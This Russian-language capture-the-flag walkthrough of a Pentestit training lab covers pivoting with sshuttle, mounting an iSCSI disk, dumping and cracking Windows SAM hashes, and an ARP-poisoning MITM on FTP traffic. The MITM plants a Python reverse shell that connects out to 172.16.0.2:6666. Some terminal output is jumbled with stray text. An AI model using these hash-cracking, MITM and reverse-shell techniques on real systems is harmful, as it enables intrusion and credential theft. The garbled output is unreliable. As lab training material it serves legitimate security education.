root@kali2:~/lab9/nas# iscsadm -m discovery -t sendtargets -p 127.0.1
192.168.0.3:3260,1 iqn.2016-05.ru.pentestit:storage.lun0
```

Пробуем подключиться, не получается.

```
root@kali2:~/lab9/nas# iscsadm -m node --targetname=iqn.2016-05.ru.pentestit:storage.lun0 -p 127.0.0.1 --login
iscsadm: No records found
```

Включаем debug mode, и видим, что iscsadm пытается подключиться к 192.168.0.3, которого в данном случае нет в нашей подсети.

Попробуем альтернативный вариант проброса портов и воспользуемся sshuttle (<http://sshuttle.readthedocs.io/en/stable/installation.html>). Так мы получим доступ к серверам по их настоящим IP адресам, без необходимости прорабатывать каждый порт по отдельности.

## Подключаемся:

```
root@kali2:~# sshuttle -rd nashe192.168.101.8 0/0
#####
# Welcome!
# User Access Verification
System: Debian GNU/Linux 7
    Password:
Attention! You are entering protected area.

File
All connections and actions are recorded and reviewed.

File
Be careful performing operations on this machine

nashe192.168.101.8:~$ ls
Pam (c) Krakenwaffe$ nmap 192.168.3.3
#####
Starting Nmap 0.60 ( http://nmap.org ) at 2016-06-16 01:07 MSK
The password: daypass161 192.168.3.3
client: Connected. (0.06ms latency).
server: warning: closed channel 1 got cmd=TCP_STOP_SENDING len=0
server: warning: closed channel 2 got cmd=TCP_STOP_SENDING len=0
[...]
root@kali2:~# ./lab9/nas# iscsiadm -m discovery -t sendtargets -p 192.168.0.3
192.168.0.3:3260,1 iqn.2016-05.ru.pentestit:storage.lun0
root@kali2:~/Lab9/nas# iscsiadm -m node -t targetname=iqn.2016-05.ru.pentestit:storage.lun0 -p 192.168.0.3 --login
Logging in to [iface: default, target: iqn.2016-05.ru.pentestit:storage.lun0, portal: 192.168.0.3,3260] (multiple)
Logging in to [iface: default, target: iqn.2016-05.ru.pentestit:storage.lun0, portal: 192.168.0.3,3260] (multiple)
Login to [iface: default, target: iqn.2016-05.ru.pentestit:storage.lun0, portal: 192.168.0.3,3260] successful.
Login to [iface: default, target: iqn.2016-05.ru.pentestit:storage.lun0, portal: 192.168.0.3,3260] successful.
root@kali2:~/Lab9/nas#
```

Удалось подключиться! Теперь изучим содержимое появившегося диска:

```
root@kali2:~/lab9/nas# mkdir drive
root@kali2:~/lab9/nas# mount -o ro /dev/sdb1 ~/lab9/nas/drive/
root@kali2:~/lab9/nas# cd drive
root@kali2:~/lab9/nas/drive# ls -la
total 2097180
drwxr-xr-x 3 root root      4096 May 16 21:23 .
drwxr-xr-x 3 root root      4096 Jun 16 01:39 ..
drwx----- 2 root root     16384 May  2 10:36 lost+found
-rw----- 1 root root 2147483648 Jun 15 23:54 test121-flat.vmdk
root@kali2:~/lab9/nas/drive#
```

Теперь нужно подключить и этот vmdk:

```
root@kali2:~/lab9/nas/drive# losetup /dev/loop0 test121-flat.vmdk
root@kali2:~/lab9/nas/drive# fdisk -l /dev/loop0


Disk /dev/loop0: 2 GiB, 2147483648 bytes, 4194304 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xe4a6e4a6

      NTDETECT.COM          ntldr
Device      Boot Start   End Sectors Size Id Type
/dev/loop0p1 *       63 4185215 4185153    2G  7 HPFS/NTFS/exFAT
```

Он начинается на диске по смещению  $63 * 512$  байт, а именно 32,256:

```
root@kali2:~/lab9/nas/drive# losetup -o 32256 /dev/loop1 /dev/loop0
```

После этого Кали автоматически определяет присутствующий диск и предлагает посмотреть содержимое:



Есть! В поисках интересного находим пользователя token\_nas\_token, но в файловой системе напрямую ничего нет. Копируем базы реестра из `WINDOWS\system32\config` к себе, и пробуем посмотреть сохраненные хеши паролей:

```
root@kali2:~/lab9/nas/registry# samdump2 system SAM
Administrator:500:b34ce522c3e4c8774a3b108f3fa6cb6d:a87f3a337d73085c45
f9416be5787d86:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae93
1b73c59d7e0c089c0:::
*disabled* HelpAssistant:1000:eb41d131602a4a90e2fc9f021675461:26cd0a
1daf676aa4aedee01329b34a40:::
token_nas_token:1005:41a111e45e492d6bcc08baab7388e8bd:dc9690ad0c490a5
0e9caa8cb54b302cf:::
t.smith:1006:f8393cbc8a5610aeaad3b435b51404ee:179699ef43d4b9ba2f8f615
f59893917:::
r.lampman:1007:bc4e239bffb3c834aad3b435b51404ee:c60e748f9b3eeccfedc53
690c89513e5:::
d.rector:1008:eb7822c22a86e7e2ff17365faf1ffe89:50fa25e9f358ebcd7c6bfe
2da702d84e:::
```

Чтобы долго не перебирать хеши локально, воспользуемся сервисом <http://rainbowtables.it64.com/>. Можно сделать это и локально, но с помощью сервиса будет быстрее.

Вносим существующие LM-хеши (первый хеш из дампа в каждой строке), и смотрим на результат. LM хеш приводит все пароли к верхнему регистру, поэтому после получения результата нам нужно будет восстановить правильный регистр с помощью NTLM-хеша.

Engine is back online - cracking 24/7.

[HELP](#)

Hash	Status	Plaintext
b34ce522c3e4c877	CRACKED	
4a3b108f3fa6cb6d	CRACKED	
41a111e45e492d6b	CRACKED	
cc08baab7388e8bd	CRACKED	
f8393cbc8a5610ae	CRACKED	
aad3b435b51404ee	NULL	
bc4e239bffb3c834	CRACKED	
aad3b435b51404ee	NULL	
eb7822c22a86e7e2	CRACKED	
ff17365faf1ffe89	CRACKED	

ZERO NEW HASHES

OK

Все хеши и соответствующие им пароли найдены в базе. Сохраним их в отдельный файлик, и воспользуемся john-ом с опцией rules=NT, чтобы найти правильные пароли:

```
root@kali2:~/Lab9/nas# john --rules=NT --wordlist=passwords_lm.txt --format=NT h.txt
Using default input encoding: UTF-8      How people buy software · GitHub
Rules/masks using ISO-8859-1
Loaded 5 password hashes with no different salts (NT [MD4 128/128 SSE 2 4x3])
```

И получаем пароли с помощью опции -show:

```
Administrator: :500:b34ce522c3e4c8774a3b108f3fa6cb6d:a87f3a337d73085c45f9416be5787d86:::
token_nas_token: :1005:41a111e45e492d6bcc08baab7388e8bd:dc9690ad0c490a50e9caa8cb54b302cf:::
t.smith: :1006:f8393cbc8a5610aeaad3b435b51404ee:179699ef43d4b9ba2f8f615f59893917:::
r.lampman: :1007:bc4e239bffb3c834aad3b435b51404ee:c60e748f9b3eecfed53690c89513e5:::
d.rector: :1008:eb7822c22a86e7e2ff17365faf1ffe89:50fa25e9f358ebcd7c6bfe2da702d84e:::


5 password hashes cracked, 0 left
```

Пароль от token\_nas\_token содержит токен к заданию! И мы получили новые учетные данные для d.rector. Продолжим!

## TERMINAL2

Как уже обсуждалось выше, пароли, найденные в одном месте могут подойти в другом. В данном случае, просканировав порты сервера terminal2, мы видим открытый RDP:



Попробуем подключиться используя учетные данные d.rector из NAS:



Токен находится прямо на рабочем столе!

## DEV И MITM

С получением доступа в локальную подсеть 192.168.3/24 у нас открываются новые возможности для атаки. Вспомним схему сети и заодно файл trouble.cap, найденный на FTP сервере:




Очевидно, dev сервер обращается к FTP, скачивает оттуда все \*.py файлы из папки test\_scripts, как видно в trouble.cap, и, вероятнее всего, выполняет их. Доступ в эту папку на FTP сервере можно получить только от root. Теперь, когда в нашем распоряжении сервер terminal, на котором удобно расположен Interceptor-NG, мы можем легко организовать MITM атаку.

Попробуем!

Включаем Interceptor-NG из папки C:\Interceptor-NG. Первым делом нужно просканировать локальную сеть. Нажимаем правой кнопкой на пустом месте в таблице, ставим на всякий случай побольше ARP Scan Timeout и запускаем Smart Scan.

Interceptor при этом рассыпает ARP запросы в своей подсети, чтобы определить существующие в ней хосты, а затем пробует определить какая на каждом из них установлена ОС.



Отлично, определились два хоста:

	192.168.3.255	DE-AD-BE-EF-DE-AD			Stealth IP
	192.168.3.254	08-00-27-25-F3-C4	Cadmus Computer Systems	Unix	
	192.168.3.3	08-00-27-39-03-C5	Cadmus Computer Systems	Linux 3.x\Android	

Stealth IP – это несуществующий IP адрес, который используется Interceptor-ом чтобы осуществлять MITM атаку.

	192.168.3.254	08-00-27-25-F3-C4	Cadmus Computer Systems	Unix
	192.168.3.3	08-00-27-39-03-C5	Cadmus Computer Systems	Linux 3.x\Android
Add as Gateway Add to NAT Add as Stealth IP Resolve Scan Ports				

Так как клиент и сервер находятся в разных подсетях, они будут общаться друг с другом через шлюз, поэтому добавляем 3.3 в NAT, а 3.254 как шлюз.

Параллельно нужно создать папочку на ftp сервере, в которую будет заходить dev вместо папки upload. В названии должно быть столько же символов, сколько и в “upload”, так как Interceptor-NG может делать замену в трафике только для строк одинаковой длины.

```

proftpd@tl9-ftp-test:/home/m.barry$ pwd
pwd
/home/m.barry
proftpd@tl9-ftp-test:/home/m.barry$ ls -alR .uploa
ls -alR .uploa
.uploa:
total 12
drwxr-xr-x  3 proftpd nogroup 4096 Jun 20 01:39 .
drwxrwxrwt 16 root    root    4096 Jun 20 01:42 ..
drwxr-xr-x  2 proftpd nogroup 4096 Jun 20 01:39 test_scripts
.Packets: Analyzed: MAC: 0
.uploa/test_scripts:
total 12
drwxr-xr-x  2 proftpd nogroup 4096 Jun 20 01:39 .
drwxr-xr-x  3 proftpd nogroup 4096 Jun 20 01:39 ..
-rw-r--r--  1 proftpd nogroup 247 Jun 20 01:39 test.py
proftpd@tl9-ftp-test:/home/m.barry$ █

```

В скрипт test.py, конечно, разместим полезную нагрузку — реверс шелл на 172.16.0.2 на порт 6666:


```

cat .uploa/test_scripts/test.py
#!/usr/bin/env python
# test-1

import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s
.connect(("172.16.0.2",6666));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.d
up2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
proftpd@tl9-ftp-test:/home/m.barry$ █

```

Настраиваем Interceptor:




Traffic changer будет заменять upload на .uploa, и, соответственно, когда m.barry сделает CWD upload он попадет в нашу директорию .uploa, и оттуда уже скачает наш скрипт, который и создаст нам reverse shell.

Включаем слушающую часть на SSH:

```
Linux tl9-ssh 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64
Last login: Mon Jun 20 01:41:34 2016 from 10.10.156.206
d.nash@tl9-ssh:~$ nc -nvlp 6666
listening on [any] 6666 ...
```

И включаем Incerceptor нажатием трех кнопок: сначала общий sniff-инг справа вверху, затем NAT и затем ARP poison.



Через минуту получаем шелл:

```
d.nash@tl9-ssh:~$ nc -nvlp 6666
listening on [any] 6666
connect to [172.16.0.2] from [UNKNOWN] [192.168.3.4] 55613
/bin/sh: 0: can't access tty; job control turned off
$ whoami
08:00:27:1C:B4:61
$ m.barry
$ ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:39:03:c5
      inet addr:192.168.3.3 Bcast:192.168.3.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe39:3c5/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
```

А заодно и токен сервера dev:

```
$ ls -la
total 24
drwxr-x--- 2 root m.barry 4096 Jun  8 10:51 .
drwxr-xr-x  3 root root   4096 May 16 21:13 ..
-rw-r----  1 root m.barry  220 Dec 30 2012 .bash_logout
-rw-r----  1 root m.barry 3392 Dec 30 2012 .bashrc
-rw-r----  1 root m.barry  12 May 14 20:35 ftp client.txt
-rw-r----  1 root m.barry  675 Dec 30 2012 .profile
$
```

## TRAGIC SITE-TEST

Теперь обратим свое внимание на сервер site-test. Как обычно в web задачах лаборатории, попробуем запустить whatweb и dirb чтобы узнать что есть на сервере.

```
root@Kali:~/labs/lab9/site-test# whatweb 172.16.0.3
http://172.16.0.3 [200 OK] Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED ] [ZZ], HTML5, HTTPServer[nginx/1.10.0], HttpOnly[laravel_session], IP[172.16.0.3 ], JQuery, Script, Title[CyBear 32C], X-UA-Compatible[IE=edge], nginx[1.10.0]
```

Сайт написан на PHP фреймворке laravel, который активно поддерживается. Кроме того, включены детальные логи ошибок:

The screenshot shows a Mozilla Firefox browser window. The address bar contains 'http://172.16.0.3/aaa.txt'. The main content area displays a 404 error message: 'Sorry, the page you are looking for could not be found.' Below this, a detailed error stack trace is shown in a modal dialog:

```
1/1  NotFoundHttpException in RouteCollection.php line 161:

1. in RouteCollection.php line 161
2. at RouteCollection->match(object(Request)) in Router.php line 823
3. at Router->findRoute(object(Request)) in Router.php line 691
4. at Router->dispatchToRoute(object(Request)) in Router.php line 675
5. at Router->dispatch(object(Request)) in Kernel.php line 246
6. at Kernel->Illuminate\Foundation\Http\closure(object(Request))
7. at call_user_func(object(Closure), object(Request)) in Pipeline.php line 52
8. at Pipeline->Illuminate\Routing\closure(object(Request)) in CheckForMaintenanceMode.php line 44
9. at CheckForMaintenanceMode->handle(object(Request), object(Closure))
10. at call_user_func_array(array(object(CheckForMaintenanceMode), 'handle'), array(object(Request), object(Closure))) in Pipeline.php line 136
11. at Pipeline->Illuminate\Pipeline\closure(object(Request))
12. at call_user_func(object(Closure), object(Request)) in Pipeline.php line 32
13. at Pipeline->Illuminate\Routing\closure(object(Request))
14. at call_user_func(object(Closure), object(Request)) in Pipeline.php line 103
15. at Pipeline->then(object(Closure)) in Kernel.php line 132
16. at Kernel->sendRequestThroughRouter(object(Request)) in Kernel.php line 99
17. at Kernel->handle(object(Request)) in index.php line 54
```

Отсюда часто можно выудить информацию о внутренних путях на сервере, которая потом может пригодиться, например, при SQL инъекции. Но в данном случае это нам не сильно помогает...

dirb быстро находит следующие доступные URLs:

```
Scanning URL:(http://172.16.0.3/.02---
+ http://172.16.0.3/.htaccess (CODE:200|SIZE:553)
+ http://172.16.0.3/admin (CODE:302|SIZE:364)
```

Безуспешно попробовав все учетные данные, которые уже собраны в лабе в админке, переключаемся на форму аплоада фотографии, тоже представленную на сайте, если по нему просто походить, и нажать JOIN US:

The screenshot shows a web browser window titled "CyBear 32C - Mozilla Firefox". The address bar shows the URL "172.16.0.3/resume/new". The page itself has a dark header with the text "CYBEAR 32C" and "GO TO MAIN PAGE". Below the header is a graphic of an open resume book. The form fields include "First name" (input field), "Last name" (input field), "Email" (input field), "Skills" (text area), and "Photo" (input field with "Browse..." button and "No file selected." message). A green "SEND RESUME" button is at the bottom.

